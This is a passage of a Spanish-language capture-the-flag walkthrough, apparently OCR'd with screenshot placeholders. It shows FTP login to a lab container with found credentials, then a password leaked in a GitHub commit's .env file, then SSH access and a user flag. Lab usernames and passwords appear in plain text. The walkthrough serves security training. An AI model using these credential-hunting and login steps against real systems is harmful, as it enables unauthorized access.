maria.dev	*jH7#pL9$wQ*	*DEVELOPER*
carlos.sys	*bV4*xZ1@mN*	*SYSADMIN*


Ahora. Con los usuarios verdaderos y sus password, puedo entrar a la maquina objetivo, mediante: ftp or SSH.

PASO # 11: *Voy a utilizar la herramienta de FTP, para conectarme remotamente con la maquina objetivo: 172.17.0.2. esto es:*


ftp -n 172.17.0.2

arnoldo.admin *y* *od2026@!12**

********** ***CAPTURA DE PANTALLA*** **********


KALI-LINUX - VMware Workstation
File Edit View VM Tabs Help
Home
KALI-LINUX
GNS3-LAB
PARROT SEP
WINSERVICES
Windows 10 x64
Windows Server 2025
Session Actions Edit View Help
(nick㉿HOSTNAME)-[~/sharenick/PRODUCTION-WEB]
$ ftp -n 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
ftp> user arnoldo.admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||56595|)
150 Here comes the directory listing.
drwx------ 1 1000 1000 4096 Nov 14 02:52 .
drwx------ 1 1000 1000 4096 Nov 14 02:52 ..
-rw-r--r-- 1 1000 1000 220 May 07 2026 .bash_logout
-rw-r--r-- 1 1000 1000 3526 May 07 2026 .bashrc
-rw-r--r-- 1 1000 1000 807 May 07 2026 .profile
drwxr-xr-x 3 1000 1000 4096 Nov 14 02:52 config
drwxr-xr-x 4 1000 1000 4096 Nov 14 02:52 deployments
drwxr-xr-x 3 1000 1000 4096 Nov 14 02:52 scripts
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cd deployments
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||41156|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Nov 14 02:52 .
drwx------ 1 1000 1000 4096 Nov 14 02:52 ..
drwxr-xr-x 3 1000 1000 4096 Nov 14 02:52 2025
drwxr-xr-x 3 1000 1000 4096 Nov 14 02:52 2026
226 Directory send OK.
ftp>
ftp> cd 2026
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||54353|)
150 Here comes the directory listing.
drwxr-xr-x 3 1000 1000 4096 Nov 14 02:52 .
drwxr-xr-x 4 1000 1000 4096 Nov 14 02:52 ..
drwxr-xr-x 4 1000 1000 4096 Nov 14 02:52 q1
226 Directory send OK.
ftp> cd q1
250 Directory successfully changed.

Pudimos entrar a la maquina objetivo, ahora buscando en los directorios..?



Como descargue ese archivo, con el comando get, voy a mi Kali

Y lo leo con:

cat notas_despliegue.txt

********** ***CAPTURA DE PANTALLA*** **********




Aquí, claramente nos dice:
Nota: *Las credenciales del servidor de despliegue y la documentacion de arquitectura han sido movidas al repositorio oficial de GitHub de la empresa (soportewhoamilabs) en el ultimo commit para facilitar el CI/CD.*


PASO#12: *Buscar ese usuario/organización en GitHub.*

curl -s https://api.github.com/users/soportewhoamilabs/repos | grep '"name"'


********** ***CAPTURA DE PANTALLA*** **********




Tambien, por la web:



Abro donde dice: 6 commits



Entrando a update .env



Veo esto: ***USER=45!lM21*1@*2026!3***

Paso # 13: *Entrar por ssh, una vez que encontramos el password, en el paso anterior, esto es:*

ssh arnoldo.admin@172.17.0.2

password: ***45!lM21*1@*2026!3***


45!lM21*1@*2026!3

Pero, no pude entrar….creo que es por otro lado

PASO # 14: *Veamos con curl, que nos dice del lado del github*

curl -s https://raw.githubusercontent.com/soportewhoamilabs/produccion/main/package.json

********** *CAPTURA DE PANTALLA* **********



Este si no dio un usuario verdadero: prod-web-repo


Y como ya sacamos el password, ahora si…puedo usar ssh

PASO # 15: *Nuevamente, intentamos con el ssh.*

Prod-web-repo@172.17.0.2

password: ***45!lM21*1@*2026!3***

********** *CAPTURA DE PANTALLA* **********



Aquí, encontre la bandera del user que es:

user{b3w4r3_0f_l34k3d_c0mm1ts_1n_pr0d}

